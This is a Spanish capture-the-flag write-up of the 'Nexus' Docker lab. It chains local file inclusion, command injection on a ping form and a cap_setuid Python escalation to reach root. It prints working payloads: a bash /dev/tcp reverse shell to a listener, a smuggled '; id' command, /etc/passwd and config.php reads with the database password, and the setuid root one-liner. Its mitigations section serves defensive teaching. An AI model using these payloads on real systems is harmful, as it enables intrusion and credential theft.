

Write-up: Nexus



Plataforma: Whoami-Labs

Dificultad: Hard

Categoría: Web Exploit

Objetivo: 172.17.0.2 (contenedor Docker)

Fecha: 28 de septiembre de 2026

Autor: chifay

Índice

1. Resumen ejecutivo
 2. Reconocimiento
 3. Enumeración web
 4. Acceso inicial
 5. Post-explotación
 6. Escalada de privilegios
 7. Cadena de explotación
 8. Lecciones aprendidas
 9. Mitigaciones recomendadas
 10. Anexos
-

1. Resumen ejecutivo

Nexus es un laboratorio pedagógico de explotación web que expone seis servicios HTTP en un único contenedor Docker. La cadena de explotación combina:

1. Command Injection en una API Flask (puerto 5000) para obtener RCE como svc-janus.
2. Local File Inclusion (LFI) en un panel PHP (puerto 80) para extraer credenciales de base de datos.
3. Escalada de privilegios mediante una *capability* de Linux (cap_setuid+ep) asignada a python3.11.

Flags obtenidas:

Flag	Valor
User	Nexus{w3b_1nv5nt0ry_m4st3r}
Root	Nexus{c4p4b1l1t13s_4re_the_futu7e}

2. Reconocimiento

2.1 Descubrimiento de host

El objetivo es un contenedor Docker en la red 172.17.0.0/16. Se ejecuta un escaneo completo con Nmap.

Comando ejecutado:

```
text
nmap -p- -sV -sC -sS -vvv -n -Pn --min-rate=5000 172.17.0.2 -oN nmap_nexus
```

Resultado:

Puerto	Servicio	Tecnología
80	HTTP	Apache 2.4.67 (Debian) — PHP
3000	HTTP	Node.js Express
5000	HTTP	Werkzeug 2.2.2 / Python 3.11.2
8080	HTTP	Apache + WordPress 5.8

Puerto	Servicio	Tecnología
8081	HTTP	Apache + Drupal 8.5.0
8082	HTTP	Apache + Joomla!

```

PORT      STATE SERVICE REASON          VERSION
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.67 ((Debian))
|_ http-server-header: Apache/2.4.67 (Debian)
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-title: Nexus Core - Dashboard
3000/tcp  open  http    syn-ack ttl 64 Node.js Express framework
|_ http-cookie-flags:
|_   /:
|_     session_id:
|_       httponly flag not set
|_ http-title: Site doesn't have a title (text/html; charset=utf-8).
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
5000/tcp  open  http    syn-ack ttl 64 Werkzeug httpd 2.2.2 (Python 3.11.2)
|_ http-methods:
|_ Supported Methods: POST HEAD GET OPTIONS
|_ http-title: Nexus Network API
|_ http-server-header: Werkzeug/2.2.2 Python/3.11.2
8080/tcp  open  http    syn-ack ttl 64 Apache httpd 2.4.67 ((Debian))
|_ http-title: Nexus Corporate 8#8211; Just another WordPress site
|_ http-server-header: Apache/2.4.67 (Debian)
|_ http-open-proxy: Proxy might be redirecting requests
|_ http-generator: WordPress 5.8
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
8081/tcp  open  http    syn-ack ttl 64 Apache httpd 2.4.67 ((Debian))
|_ http-server-header: Apache/2.4.67 (Debian)
|_ http-title: Site doesn't have a title (text/html; charset=UTF-8).
|_ http-robots.txt: 22 disallowed entries
|_ /core/ /profiles/ /README.txt /web.config /admin/
|_ /comment/reply/ /filter/tips/ /node/add/ /search/ /user/register/
|_ /user/password/ /user/login/ /user/logout/ /index.php/admin/
|_ /index.php/comment/reply/ /index.php/filter/tips/ /index.php/node/add/
|_ /index.php/search/ /index.php/user/password/ /index.php/user/register/
|_ /index.php/user/login/ /index.php/user/logout/
8082/tcp  open  http    syn-ack ttl 64 Apache httpd 2.4.67 ((Debian))
|_ http-title: Joomla! Web Installer
|_ Requested resource was installation/index.php
|_ http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-generator: Joomla! - Open Source Content Management
|_ http-server-header: Apache/2.4.67 (Debian)
MAC Address: D6:CE:89:F0:B6:3A (Unknown)

```

Figura 1. Resultado del escaneo Nmap mostrando los seis puertos abiertos.

Observaciones clave:

- El puerto 5000 expone una "Network Diagnostic Tool" con un formulario que envía un parámetro host (posible command injection).
- El puerto 80 es un panel PHP ("Nexus Core Dashboard") con enlaces a [profile.php?id=3](#) y [view.php?page=welcome.php](#) (posibles IDOR/LFI).
- El puerto 3000 es una aplicación Node.js de tickets con cookie session_id sin HttpOnly.

3. Enumeración web

3.1 Puerto 80 — Nexus Core Dashboard

La página principal contiene enlaces reveladores:

html

```
<li><a href="profile.php?id=3">My Profile</a></li>
```

```
<li><a href="view.php?page=welcome.php">Resources</a></li>
```

```
(chiray@kali) [~/Whoami-Labs/NEXUS]
$ /usr/bin/curl -s http://172.17.0.2:80/ | /usr/bin/head -60
<!DOCTYPE html>
<html>
<head>
  <title>Nexus Core - Dashboard</title>
  <link rel="stylesheet" href="style.css">
</head>
<body>
  <nav>
    <h1>Whoami-Labs - Nexus Core</h1>
    <ul>
      <li><a href="index.php">Home</a></li>
      <li><a href="profile.php?id=3">My Profile</a></li>
      <li><a href="view.php?page=welcome.php">Resources</a></li>
    </ul>
  </nav>
  <main>
    <h2>Welcome to Nexus Core</h2>
    <p>This is the central management hub for Whoami-Labs Nexus Infrastructure.</p>

    <form method="GET" action="index.php">
      <input type="text" name="search" placeholder="Search resources... ">
      <button type="submit">Search</button>
    </form>

    <div class="alert">
      <strong>System Notice:</strong> Legacy systems (WordPress and Drupal) have been migrated to internal auxiliary ports. Consult the network map if necessary.
    </div>
  </main>
</body>
</html>
```

Figura 2.1. Página principal del puerto 80 con enlaces a profile.php y view.php.





Figura 2.2. Inspección visual página principal del puerto 80

Prueba de LFI en view.php:

text

```
curl -s "http://172.17.0.2:80/view.php?page=../../../../etc/passwd"
```

El archivo /etc/passwd es devuelto íntegramente → **LFI confirmado**.



```
(chifay@kali)-[~/Whoami-Labs/NEXUS]
$ curl -s "http://172.17.0.2:80/view.php?page=../../../../etc/passwd"
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534::/nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
mysql:x:100:101:MySQL Server,,,:/nonexistent:/bin/false
messagebus:x:101:102::/nonexistent:/usr/sbin/nologin
systemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin
avahi:x:102:109:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
polkitd:x:996:996:polkit:/nonexistent:/usr/sbin/nologin
svc-janus:x:1000:1000:,,,:/home/svc-janus:/bin/bash
<div style="margin-top: 50px; border-top: 1px solid #ccc; padding: 10px;">
  <a href="index.php">Return</a>
</div>
```

Figura 3. Contenido de /etc/passwd obtenido vía LFI.

Usuarios destacados del sistema:

- www-data (Apache)
- mysql (MySQL Server)
- svc-janus (uid 1000, /bin/bash) ← objetivo

Prueba de LFI con php://filter para leer código fuente:

text

```
curl -s "http://172.17.0.2:80/view.php?page=php://filter/convert.base64-encode/resource=view.php"
```

Decodificando el base64 se obtiene:

```
php

<?php

$page = $_GET['page'] ?? 'welcome.php';

// Vulnerabilidad LFI: Inclusión directa sin sanitización
if ($page) {
    include($page);
}

?>
```



```
(chifay@kali)-[~/Whoami-Labs/NEXUS]
└─$ curl -s "http://172.17.0.2:80/view.php?page=php://filter/convert.base64-encode/resource=view.php"
PD9waHAKJHBhZ2UpPSAKX0dFVmcGFnZSddID8/Icd3Zmxjb211LnBocC7CgovLyBwdWxuzXJhYmIsaWRhZCBMRkk6IEluY2x1c2nDs24gZGlyZWNOYSBzaW4gc2FuaXRpemFjac0zbGppZiAoJHBhZ2UpIHNKIcAgIGluY2x1ZGUoJHBhZ2UpOwp9Cj8+CjxkaXYgc3R5bGU9Imhcmdbpbi10b3A6IDUwcHg7IGJvcmlci10b3A6IDFweCBzb2xpZCAjY2NjOyBwYWRkaW5nO1AxMHB4OyI+CjAgICA8YSBoZmVPSjpbmRleC5waHAiPlJldHVybWVvYT4KPC9kaXY+Cg==<div style="margin-top: 50px; border-top: 1px solid #ccc; padding: 10px;">
  <a href="index.php">Return</a>
</div>

(chifay@kali)-[~/Whoami-Labs/NEXUS]
└─$ echo "PD9waHAKJHBhZ2UpPSAKX0dFVmcGFnZSddID8/Icd3Zmxjb211LnBocC7CgovLyBwdWxuzXJhYmIsaWRhZCBMRkk6IEluY2x1c2nDs24gZGlyZWNOYSBzaW4gc2FuaXRpemFjac0zbGppZiAoJHBhZ2UpIHNKIcAgIGluY2x1ZGUoJHBhZ2UpOwp9Cj8+CjxkaXYgc3R5bGU9Imhcmdbpbi10b3A6IDUwcHg7IGJvcmlci10b3A6IDFweCBzb2xpZCAjY2NjOyBwYWRkaW5nO1AxMHB4OyI+CjAgICA8YSBoZmVPSjpbmRleC5waHAiPlJldHVybWVvYT4KPC9kaXY+Cg==" | base64 -d
<?php
$page = $_GET['page'] ?? 'welcome.php';

// Vulnerabilidad LFI: Inclusión directa sin sanitización
if ($page) {
    include($page);
}

?>
<div style="margin-top: 50px; border-top: 1px solid #ccc; padding: 10px;">
  <a href="index.php">Return</a>
</div>
```

Figura 4. Código fuente de view.php obtenido vía php://filter.

Confirmado: inclusión directa sin sanitización.

Prueba de SQLi/IDOR en profile.php:

```
text

curl -s "http://172.17.0.2:80/profile.php?id=1" # admin / SuperAdmin
curl -s "http://172.17.0.2:80/profile.php?id=2" # svc-janus / Infrastructure
curl -s "http://172.17.0.2:80/profile.php?id=3" # guest / Guest
curl -s "http://172.17.0.2:80/profile.php?id=3'" # 500 Internal Server Error
```

```
(chifay@kali)-[~/Whoami-Labs/NEXUS]
$ curl -s "http://172.17.0.2:80/profile.php?id=1"
<!DOCTYPE html>
<html>
<head>
  <title>Nexus Core - Profile</title>
  <link rel="stylesheet" href="style.css">
</head>
<body>
  <nav>
    <h1>User Profile</h1>
    <a href="index.php">Back to Dashboard</a>
  </nav>
  <main>
    <h3>User: admin</h3>
    <p>Email: admin@nexus.corp</p>
    <p>Role: SuperAdmin</p>
  </main>
</body>
</html>
```

Figura 5. Perfil del usuario admin obtenido mediante IDOR (id=1).

```
(chifay@kali)-[~/Whoami-Labs/NEXUS]
$ curl -s -i "http://172.17.0.2:80/profile.php?id=3%27"
HTTP/1.0 500 Internal Server Error
Date: Tue, 29 Sep 2026 15:34:18 GMT
Server: Apache/2.4.67 (Debian)
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```

Figura 6. Error 500 al inyectar una comilla simple en el parámetro id (SQLi).

3.2 Puerto 5000 — Nexus Network API

La aplicación Flask expone un formulario de diagnóstico.




Figura 7. Formulario de ping en el puerto 5000.

Prueba de command injection:

text

```
curl -s -X POST http://172.17.0.2:5000/ --data "host=127.0.0.1; id"
```

Resultado:

text

```
uid=1000(svc-janus) gid=1000(svc-janus) groups=1000(svc-janus),100(users)
```



The screenshot shows a terminal window with the following content:

```
(chifay@kali) - [~/Whoami-Labs/NEXUS]
$ curl -s -X POST http://172.17.0.2:5000/ --data "host=127.0.0.1; id"

<!DOCTYPE html>
<html>
<head>
  <title>Nexus Network API</title>
</head>
<body>
  <h1>Network Diagnostic Tool</h1>
  <form method="POST">
    <label>IP Address to Ping:</label>
    <input type="text" name="host" placeholder="127.0.0.1">
    <button type="submit">Run Diagnostic</button>
  </form>
  <br>
  <pre>uid=1000(svc-janus) gid=1000(svc-janus) groups=1000(svc-janus),100(users)
</pre>
</body>
</html>
```

Figura 8. Ejecución del comando `id` mediante *command injection*.

Confirmado: command injection en el parámetro `host`.

4. Acceso inicial

4.1 Reverse shell vía *command injection*

Listener en Kali:

text

```
nc -lvp 4444
```

Payload enviado:

text

```
curl -s -X POST http://172.17.0.2:5000/ \
  --data-urlencode 'host=127.0.0.1; /bin/bash -c "/bin/bash -i >& /dev/tcp/172.17.0.1/4444 0>&1"'
```

Resultado: shell como `svc-janus` en el contenedor `0c48ece41804`.

```
(chifay@kali)-[~/Whoami-Labs/NEXUS]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [172.17.0.1] from (UNKNOWN) [172.17.0.2] 42294
bash: cannot set terminal process group (282): Inappropriate ioctl for device
bash: no job control in this shell
svc-janus@0c48ece41804:/opt/network_api$ id
id
uid=1000(svc-janus) gid=1000(svc-janus) groups=1000(svc-janus),100(users)
svc-janus@0c48ece41804:/opt/network_api$
```

Figura 9. Conexión recibida en el listener de Netcat.

Estabilización:

```
text

python3 -c 'import pty; pty.spawn("/bin/bash")'

# Ctrl+Z

stty raw -echo; fg

export TERM=xterm

export SHELL=/bin/bash
```

```
svc-janus@0c48ece41804:/opt/network_api$ id && whoami && hostname && uname -a && cat /etc/os-release
<oami && hostname && uname -a && cat /etc/os-release
uid=1000(svc-janus) gid=1000(svc-janus) groups=1000(svc-janus),100(users)
svc-janus
0c48ece41804
Linux 0c48ece41804 7.1.5-kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.1.5-1kali1 (2026-07-29) x86_64 GNU/Linux
PRETTY_NAME="Debian GNU/Linux 12 (bookworm)"
NAME="Debian GNU/Linux"
VERSION_ID="12"
VERSION="12 (bookworm)"
VERSION_CODENAME=bookworm
ID=debian
HOME_URL="https://www.debian.org/"
SUPPORT_URL="https://www.debian.org/support"
BUG_REPORT_URL="https://bugs.debian.org/"
svc-janus@0c48ece41804:/opt/network_api$
```

Figura 10. Información del sistema obtenida tras estabilizar la shell.

4.2 Flag de usuario

```
text

find / -name "user.txt" 2>/dev/null

cat /home/svc-janus/user.txt
```

Flag:

```
text

Nexus{w3b_1nv5nt0ry_m4st3r}
```

```

svc-janus@0c48ece41804:/opt/network_api$ find / -name "user.txt" 2>/dev/null
find / -name "user.txt" 2>/dev/null
/home/svc-janus/user.txt
svc-janus@0c48ece41804:/opt/network_api$ cat /home/svc-janus/user.txt
cat /home/svc-janus/user.txt
Nexus{w3b_1nv5nt0ry_m4st3r}
svc-janus@0c48ece41804:/opt/network_api$

```

Figura 11. Flag de usuario.

5. Post-explotación

5.1 Extracción de credenciales de BD vía LFI

Aprovechando el LFI del puerto 80, se lee config.php:

text

```

curl -s "http://172.17.0.2:80/view.php?page=php://filter/convert.base64-
encode/resource=config.php" | base64 -d

```

Contenido:

```

php
<?php
$servername = "localhost";
$username = "nexus_admin";
$password = "N3xus_DB_S3cur3!";
$dbname = "nexus_core";
...
?>

```

```

svc-janus@0c48ece41804:/opt/network_api$ curl -s "http://172.17.0.2:80/view.php?page=php://filter/convert.base64-encode/r
esource=config.php" | base64 -d
<vert.base64-encode/resource=config.php" | base64 -d
<?php
$servername = "localhost";
$username = "nexus_admin";
$password = "N3xus_DB_S3cur3!";
$dbname = "nexus_core";

// Conexión a la base de datos
$conn = new mysqli($servername, $username, $password, $dbname);

if ($conn->connect_error) {
    die("Connection failed: " . $conn->connect_error);
}
?>
base64: invalid input
svc-janus@0c48ece41804:/opt/network_api$

```

Figura 12. Credenciales de MySQL extraídas de config.php.

Credenciales MySQL obtenidas: nexus_admin:N3xus_DB_S3cur3!

5.2 Enumeración del sistema

```
text

id                # uid=1000(svc-janus)
uname -a          # Linux 0c48ece41804 (contenedor)
cat /etc/os-release # Debian 12 (bookworm)
ss -tlnp          # MySQL en 127.0.0.1:3306
```

Búsqueda de vectores de escalada:


```
text

sudo -l
find / -perm -4000 -type f 2>/dev/null
getcap -r / 2>/dev/null
```

Resultado de getcap:

```
text

/usr/bin/python3.11 cap_setuid=ep
```



```
svc-janus@0c48ece41804:/opt/network_api$ getcap -r / 2>/dev/null
getcap -r / 2>/dev/null
/usr/bin/python3.11 cap_setuid=ep
svc-janus@0c48ece41804:/opt/network_api$
```

Figura 13. Resultado de getcap mostrando la capability cap_setuid en python3.11.

python3.11 **tiene la capability** cap_setuid+ep, lo que permite cambiar el UID a cualquier valor (incluido 0) sin restricciones.

6. Escalada de privilegios

Explotación de cap_setuid en Python:

```
text

/usr/bin/python3.11 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```

Resultado: shell como root.

```
text

whoami

# root
```

```
svc-janus@0c48ece41804:/opt/network_api$ /usr/bin/python3.11 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@0c48ece41804:/opt/network_api# whoami
root
root@0c48ece41804:/opt/network_api# id
uid=0(root) gid=1000(svc-janus) groups=1000(svc-janus),100(users)
root@0c48ece41804:/opt/network_api#
```

Figura 14. Shell como root tras explotar cap_setuid.

6.1 Flag de root

```
text

find / -name "root.txt" 2>/dev/null

cat /root/root.txt
```

Flag:

```
text

Nexus{c4p4b1l1t13s_4re_the_futu7e}
```

```
root@0c48ece41804:/opt/network_api# find / -name "root.txt" 2>/dev/null
/root/root.txt
root@0c48ece41804:/opt/network_api# cat /root/root.txt
Nexus{c4p4b1l1t13s_4re_the_futu7e}
root@0c48ece41804:/opt/network_api#
```

Figura 15. Flag de root.

6.2. Verificación de las banderas

Se procedió a ingresar las banderas en la terminal donde se levantó el Docker de este laboratorio.

```
[?] Introduce la flag de USUARIO: Nexus{w3b_1nv5nt0ry_m4st3r}
[V] ¡Correcto! Flag USUARIO validada.

[?] Introduce la flag de ROOT: Nexus{c4p4b1l1t13s_4re_the_futu7e}
[V] ¡Correcto! Flag ROOT validada.

*****
¡FELICIDADES! HAS COMPLETADO EL LABORATORIO NEXUS (Open World)
Tiempo total: 1h 22m 42s
XP Obtenida: 5 Puntos
*****
Presiona Enter para cerrar el laboratorio... █
```

Figura 16. Verificación de las banderas.

7. Cadena de explotación (resumen)

text

[Reconocimiento]

`nmap -p- -sV -sC 172.17.0.2`

↓

[Enumeración]

Puerto 80 → LFI (view.php) + SQLi/IDOR (profile.php)

Puerto 5000 → Command Injection (host)

↓

[Acceso inicial]

Command Injection → reverse shell como svc-janus

↓

[Flag user]

`/home/svc-janus/user.txt` → Nexus{w3b_1nv5nt0ry_m4st3r}

↓

[Post-explotación]

LFI → config.php → credenciales MySQL

getcap → python3.11 con cap_setuid+ep

↓

[Escalada]

`python3.11 -c 'os.setuid(0); os.system("/bin/bash")'`

↓

[Flag root]

`/root/root.txt` → Nexus{c4p4b11t13s_4re_the_futu7e}

8. Lecciones aprendidas

1. **Enumeración exhaustiva:** el Nmap con -p- y -sC fue esencial para descubrir los seis servicios.
 2. **Command Injection:** los formularios que invocan comandos del sistema (ping) son vectores clásicos. El parámetro host era el punto de entrada.
 3. **LFI + php://filter:** leer el código fuente PHP revela credenciales y lógica interna sin romper la sintaxis.
 4. **SQLi/IDOR:** profile.php?id= permitía enumerar usuarios (admin, svc-janus, guest).
 5. **Capabilities de Linux:** cap_setuid+ep en Python es una escalada trivial pero fácil de pasar por alto si solo se buscan binarios SUID.
 6. **Contenedores Docker:** el escenario completo vivía en un único contenedor; la escalada fue dentro del contenedor, no al host.
-

9. Mitigaciones recomendadas

Vulnerabilidad	Mitigación
Command Injection	Evitar shell=True; usar subprocess.run([...]) con lista de argumentos; validar el input con una allowlist de IPs.
LFI	No pasar input de usuario a include/require; usar una allowlist de páginas permitidas.
SQLi	Usar consultas preparadas (mysqli_prepare) en lugar de concatenación.
IDOR	Validar la sesión del usuario antes de devolver datos de otro ID.
Capabilities	No asignar cap_setuid a intérpretes (Python, Perl, Ruby, etc.). Usar setcap -r para eliminarla.
Credenciales en código	Usar variables de entorno o un gestor de secretos, nunca hardcodear.

10. Anexos

Anexo A — Salida completa de Nmap

text

```
# Nmap 7.99 scan initiated Mon Sep 28 16:07:45 2026 as: /usr/lib/nmap/nmap --privileged -p-  
-sV -sC -sS -vvv -n -Pn --min-rate=5000 -oN nmap_nexus 172.17.0.2  
Nmap scan report for 172.17.0.2  
Host is up, received arp-response (0.0000070s latency).  
Scanned at 2026-09-28 16:07:45 CST for 15s  
Not shown: 65529 closed tcp ports (reset)  
PORT      STATE SERVICE REASON          VERSION  
80/tcp    open  http    syn-ack ttl 64 Apache httpd 2.4.67 ((Debian))  
|_http-server-header: Apache/2.4.67 (Debian)  
|_http-methods:  
|_ Supported Methods: GET HEAD POST OPTIONS  
|_http-title: Nexus Core - Dashboard  
3000/tcp  open  http    syn-ack ttl 64 Node.js Express framework  
|_http-cookie-flags:  
|_ /:  
|_ session_id:  
|_ httponly flag not set  
|_http-title: Site doesn't have a title (text/html; charset=utf-8).  
|_http-methods:  
|_ Supported Methods: GET HEAD POST OPTIONS  
5000/tcp  open  http    syn-ack ttl 64 Werkzeug httpd 2.2.2 (Python 3.11.2)  
|_http-methods:  
|_ Supported Methods: POST HEAD GET OPTIONS  
|_http-title: Nexus Network API  
|_http-server-header: Werkzeug/2.2.2 Python/3.11.2  
8080/tcp  open  http    syn-ack ttl 64 Apache httpd 2.4.67 ((Debian))  
|_http-title: Nexus Corporate &#8211; Just another WordPress site  
|_http-server-header: Apache/2.4.67 (Debian)  
|_http-open-proxy: Proxy might be redirecting requests  
|_http-generator: WordPress 5.8  
|_http-methods:  
|_ Supported Methods: GET HEAD POST OPTIONS  
8081/tcp  open  http    syn-ack ttl 64 Apache httpd 2.4.67 ((Debian))  
|_http-server-header: Apache/2.4.67 (Debian)  
|_http-title: Site doesn't have a title (text/html; charset=UTF-8).  
|_http-robots.txt: 22 disallowed entries  
|_ /core/ /profiles/ /README.txt /web.config /admin/  
|_ /comment/reply/ /filter/tips/ /node/add/ /search/ /user/register/  
|_ /user/password/ /user/login/ /user/logout/ /index.php/admin/  
|_ /index.php/comment/reply/ /index.php/filter/tips/ /index.php/node/add/  
|_ /index.php/search/ /index.php/user/password/ /index.php/user/register/  
|_ /index.php/user/login/ /index.php/user/logout/
```

```
8082/tcp open  http      syn-ack ttl 64 Apache httpd 2.4.67 ((Debian))
| http-title: Joomla! Web Installer
|_Requested resource was installation/index.php
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-generator: Joomla! - Open Source Content Management
|_http-server-header: Apache/2.4.67 (Debian)
MAC Address: D6:CE:89:F0:B6:3A (Unknown)

Read data files from: /usr/share/nmap
Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
# Nmap done at Mon Sep 28 16:08:00 2026 -- 1 IP address (1 host up) scanned in 15.10
```

Anexo B — Payloads utilizados

Reverse shell (command injection):

text

```
host=127.0.0.1; /bin/bash -c "/bin/bash -i >& /dev/tcp/172.17.0.1/4444 0>&1"
```

Escalada (cap_setuid):

text

```
/usr/bin/python3.11 -c 'import os; os.setuid(0); os.system("/bin/bash")'
```
